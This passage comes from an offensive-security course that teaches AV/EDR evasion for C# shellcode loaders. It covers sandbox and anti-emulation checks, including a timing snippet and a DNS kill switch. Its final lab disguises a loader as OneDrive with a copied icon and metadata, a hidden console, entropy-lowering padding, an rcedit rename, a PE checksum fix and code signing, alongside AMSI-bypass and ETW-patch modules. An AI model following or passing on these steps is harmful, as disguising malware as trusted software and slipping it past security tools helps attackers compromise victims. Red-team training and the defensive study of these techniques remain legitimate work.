
And then the registry key is accessed, and the process exits as we detected Azure.

Step 5 : Run forensics analysis
- Check SandLoader.exe in
PEstudioandCAPAas we did before, you can also runGoCheckagain to see if there are any detections.
CAPA analysis
Capa shows the registry access to check for Azure VM environment, but this is fine as this is a legitimate check. Also don't remember that manual forensics analysis is always capabable of finding things that automated tools might miss.

BE CREATIVE!
Sandbox evasion is a cat-and-mouse game, and there are many more techniques you can implement to evade detection. Here are some ideas to get you started:
- Timing Checks: Implement timing checks to detect if the program is running slower than expected, which can indicate a sandbox environment.
- Process and Service Checks: Check for the presence of known sandbox or analysis tools running as processes or services.
- File System Checks: Look for specific files or directories that are commonly found in sandbox environments.
- Network Activity: Monitor network activity to detect if the program is being analyzed in a controlled environment.
- Hardware Checks: Check for hardware characteristics that are typical of virtual machines, such as limited RAM or CPU cores.
- CPU Cores Check: Check the number of CPU cores available, as sandboxes often allocate fewer cores.
Just keep in mind that known sandbox evasion techniques are often documented and can be detected by advanced security solutions. The key is to be creative and think outside the box! A sandbox can fake responses (function calls, registry keys, etc), so the more unique and less documented your evasion techniques are, the better.
Conclusion
In this lab, we have successfully implemented a sandbox evasion loader in C#. We covered various techniques to evade detection, including:
- Click-based Evasion: We added a module to detect mouse clicks and use them as a form of user interaction to evade automated analysis.
- Azure VM Detection: We implemented a check to determine if the code is running in an Azure VM environment, allowing us to modify behavior accordingly.
NOTE: An additional bonus of using DINVOKE with a remotely hosted XOR key is that a sandbox that is not connected to the internet will fail to retrieve the key, causing the loader to fail (as the function names will not be decrypted properly). This adds another layer of evasion against offline sandboxes. If a dummy key is used, the XOR decryption will fail, resulting in invalid function names that won't resolve.
This was our last lab in the Shellcode & Loaders section. In the next section, we'll explore some tricks adversaries can use to make their payloads blend in even more with normal system activity, making detection even harder.
Anti-Emulation Techniques
TL;DR: This chapter explains how to evade emulation-based detection engines used by modern AV/EDR solutions. We'll explore the limitations of emulation environments and implement techniques to detect when our code is running inside an emulator, allowing us to avoid execution in these controlled environments.
1. UNDERSTANDING EMULATION ENVIRONMENTS
Emulation is a lightweight sandbox technology used by security products to dynamically analyze suspicious files without fully executing them on the real system. Unlike full sandboxes that run complete virtual machines, emulators simulate CPU instructions and basic operating system functionality.
1.1 Key Characteristics of Emulation Environments
Emulation environments have several inherent limitations that can be exploited for detection:
- No Real Operating System: Emulators simulate OS functionality but don't run a complete Windows kernel
- Limited API Support: Only a subset of Windows APIs are implemented - typically the most commonly used functions
- Poor Error Handling: Emulators often return success for all function calls, even those that should fail or don't exist
- Memory Constraints: Limited memory allocation compared to real systems
- Time Constraints: Emulation typically runs for only a few seconds before making a verdict
- No User Interaction: Cannot simulate real user behavior, mouse movements, or keyboard input
- Limited Network Stack: Basic network simulation without real DNS resolution or internet connectivity
1.2 Common Emulation Solutions
Several emulation and network simulation tools are commonly used in malware analysis:
- Microsoft Defender Emulation Engine: Built into Windows Defender for dynamic unpacking and behavior analysis
- FLARE FakeNet-NG: Network simulation tool by Mandiant for intercepting and simulating network traffic
- INetSim: Internet Services Simulation Suite for analyzing network behavior
You can inspect the source code of these tools to identify which functions are supported and which are not, revealing potential detection opportunities.
2. ANTI-EMULATION TECHNIQUES
To evade emulation-based detection, we can implement various checks that exploit the limitations of emulated environments. These techniques allow our malware to detect when it's running inside an emulator and refuse to execute its malicious payload.
2.1 DNS-Based Environment Validation (Dead Man's Switch)
One of the most effective anti-emulation techniques is using a DNS TXT record check as a "Dead Man's Switch":
- Technique: Query a specific DNS TXT record that should return a valid response on real internet-connected systems
- Detection Logic: Emulators typically cannot resolve real DNS queries or return generic/fake responses
- Implementation: Only proceed with payload execution if the DNS query returns the expected value
- Benefits:
- Requires real network connectivity
- Difficult for emulators to simulate accurately
- Can be used as a kill switch for deployed payloads
Example: Query key.yourdomain.com expecting a specific TXT record value like "supersecretkey". If the query fails or returns an unexpected value, assume emulation and exit gracefully.
2.2 Time-Based Checks
Emulators are optimized for speed and typically don't accurately simulate time-based functions:
Stopwatch Method
- Technique: Use
System.Diagnostics.Stopwatchto measure elapsed time during operations - Detection Logic: Perform a time-consuming operation (e.g., sleep for 5 seconds) and verify actual elapsed time
- Emulator Behavior: Often skips or accelerates sleep operations to speed up analysis
GetTickCount Method
- Technique: Use
GetTickCountorGetTickCount64Win32 APIs to measure system uptime - Detection Logic: Check for anomalous time behavior or unrealistic uptime values
- Emulator Behavior: May return inconsistent or accelerated tick counts
Example Check:
var sw = Stopwatch.StartNew();
Thread.Sleep(5000); // Sleep for 5 seconds
sw.Stop();
if (sw.ElapsedMilliseconds < 4500) {
    // Likely in emulator - sleep was skipped or accelerated
    Environment.Exit(0);
}
2.3 System Resource Checks
Real systems have certain characteristics that emulators struggle to replicate:
- Memory Availability: Check for realistic amounts of RAM (e.g., > 2GB)
- Processor Count: Verify CPU core count matches realistic hardware
- Disk Space: Check for sufficient disk space (emulators often have minimal storage)
- Temperature Sensors: Query hardware sensors that don't exist in emulated environments
2.4 User Interaction Validation
Emulators cannot simulate genuine user behavior:
- Mouse Movement: Track mouse position changes over time
- Recent Documents: Check for realistic user activity in recent files
- Process Count: Verify a normal number of running processes (not just analysis tools)
- Idle Time: Check system idle time to detect automated analysis
2.5 API Behavior Validation
Exploit the poor error handling in emulators:
- Call Non-Existent Functions: Try calling functions that should fail but emulators return success
- Invalid Parameters: Pass intentionally invalid parameters and check for proper error codes
- Uncommon APIs: Use rarely-called Windows APIs that may not be implemented in emulators
3. BEST PRACTICES
When implementing anti-emulation techniques:
- Combine Multiple Checks: Don't rely on a single detection method - layer multiple techniques
- Be Subtle: Avoid obvious emulation checks that can be easily patched or bypassed
- Fail Safely: Exit gracefully without raising suspicion when emulation is detected
- Use Legitimate APIs: Prefer standard Windows APIs over suspicious or rare functions
- Consider Performance: Balance detection effectiveness against execution time
4. ADDITIONAL RESOURCES
OPSEC NOTE: Modern EDR solutions are becoming increasingly sophisticated at detecting anti-emulation techniques. Always test your implementations against real-world security products and consider that excessive environmental checks may themselves trigger behavioral detections.
Lab - Final Loader
IMPORTANT : Please do not send submit samples to
Virus Total or any other public virus-scanning services, unless specifically instructed. We don't want to burn our payloads for this training. Make sure at all times thatsample submission in Microsoft Defender isturned off, and if for some reason you get prompted to submit a sample,deny the request .
In this final lab we'll show a few more techniques to help evade AV/EDR solutions when building .net loaders. Although our previous loaders worked well, there are still some areas for improvement, we obviously don't want the victim to see a console window pop up when executing our loader, and we also want to reduce the entropy of our binary to avoid AV/EDR detection when touching the disk. We'll make our loader look like a legitimate "OneDrive" binary by changing the icon and metadata, and finally we'll code-sign our binary to further improve its legitimacy.
When we have a look at our current loader, we can see that it has a high entropy of ~7.5, it has an invalid PE checksum, and it is not code-signed.
OVERVIEW SOURCE CODE
SOURCE CODE LOCATION : "C:\THEV\Labs\FinalLoader\FinalLoader.sln" ├── FinalLoader.cs -> Our main program ├── ShellcodeDecoder.cs ├── StagedLoader.cs ├── RetrieveXORkey.cs ├── AMSIBypass.cs ├── ETWPatch.cs ├── Win32Imports.cs ├── Win32Delegates.cs ├── DelegateHelper.cs ├──Words.cs -> massive wordlist to reduce entropy ├── AzureVM.cs └── Clicks.csLAB WORKING DIRECTORY : "C:\THEV\Labs\Lab_FinalLoader" ├── FinalLoader.exe -> Our final loader binary └── XOR_enc_str_file.exeLAB SOLUTION : "C:\THEV\Labs\Lab_FinalLoader\SOLUTION" -> In case you get stuck,
this has all the proper code, shellcode and binaries.
LAB EXERCISE STEPS
| Step | Action | Description |
|---|---|---|
| 1. | Hide the Console | Remove all console write lines and hide the console window |
| 2. | Look like a legit "Onedrive" | Add onedrive icon and metadata |
| 3. | ENTROPY | Reduce Entropy by adding a massive wordlist |
| 4. | PeChecksum & RCEdit | Fix PE Checksum and Original Filename |
| 5. | Codesign | Code signing the binary |
Step 1 : Hide the console window
To hide the console window, we can have added the following code snippet at the start of our Main() function in FinalLoader.cs:

We have also removed all Console.WriteLine() statements from the code to avoid any console output, and remove those strings from the binary.
NOTE: We add some
P/INVOKEimports to hide the console window, these can of course also be converted to (D/INVOKE) delegates like in our previous loaders.
Step 2 : Look like a legit "Onedrive"
We exctracted the icon from our local OneDrive installation, and changed our project properties to use this icon for our final loader binary.

We also changed the Assembly Information to match OneDrive metadata:

This is the result:

You can see that the Original filename is still FinalLoader.exe, we will fix this with RCEdit later on.
Step 3 : Reduce Entropy
DEFINITION: Entropy indicates the randomness within a data set. Higher entropy inidcates higher randomness. Files with high entropy (>7.5) are typically blocked by AV/EDR when touching the disk.
Let's check the entropy of our SandLoader. We can use sigcheck from the systeminternals suite, or Litterbox to check our old sandloader.exe binary:
LITTERBOX OUTPUT:


SIGCHECK OUTPUT:
The Entropy is ~7.81 which is quite high, we can reduce this by adding a massive wordlist to our project, this will add more "normal" data to the binary and reduce the overall entropy. We also see there's a checksum issue which we will fix later on.
When running Sigcheck, we can see that the metadata now looks like this (still unsigned though):

In our source code we simply added a new class Words.cs which contains a massive wordlist as a string array:

We're not doing anything with this wordlist, it's just there to reduce the entropy of our binary. When we check our final binary with sigcheck again, we can see that the entropy has dropped to 6.94 which is much better:
SIGCHECK OUTPUT:

Our final source code looks like this now - as you can see this is just a few lines of code added to our previous loader to hide the console, and add the wordlist to reduce entropy:

Step 4 : Change the Original Filename and fix the PE Checksum
Original Filename
We have renamed our FinalLoader.exe to OneDrive.exe, but the original filemame in the metadata is still FinalLoader.exe. We can change this with RCEdit, which is a simple command-line tool to modify PE file resources.
rcedit-x64.exe OneDrive.exe --set-version-string OriginalFilename OneDrive.exe
The result is shown below:

What is the PE Checksum?
When the portable executable format was developed, network connections were much less reliable than they are today. It was not uncommon for the integrity of a connection to be compromised and the data being transferred to become corrupted. Additionally, it was difficult for a client to detect whether or not a file was corrupted in transit. This was a significant problem, especially if you were downloading operating system files such as executables and drivers. A one-byte error in a driver could cause an unrecoverable system crash.
As a result, checksums were implemented in the portable executable format with the express intent of being able to detect data corruption and reduce the probability of corrupted code being executed.
https://practicalsecurityanalytics.com/pe-checksum/#What_is_the_PE_Checksum
There is a strong correlation between invalid PE Checksums and malware. The graph below illustrates the disparity between malicious and legitimate executables with respect to valid and invalid checksums.
 Figure 1: PE Checksum Statistics
The graph shows two datasets: good and bad executables. The x-axis shows the two possible results (valid or invalid) of the PE checksum validation, and the y-axis shows the percent of each dataset.
They key take aways from this graph are:
- 83% of malware had invalid checksums
- 90% of legitimate files had valid checksums.
As it turns out, the PE header checksum is the single greatest stand-alone indicator of malware we will discuss in this series, even more so than digital signatures (we’ll talk about why that is in the post about digital signatures).
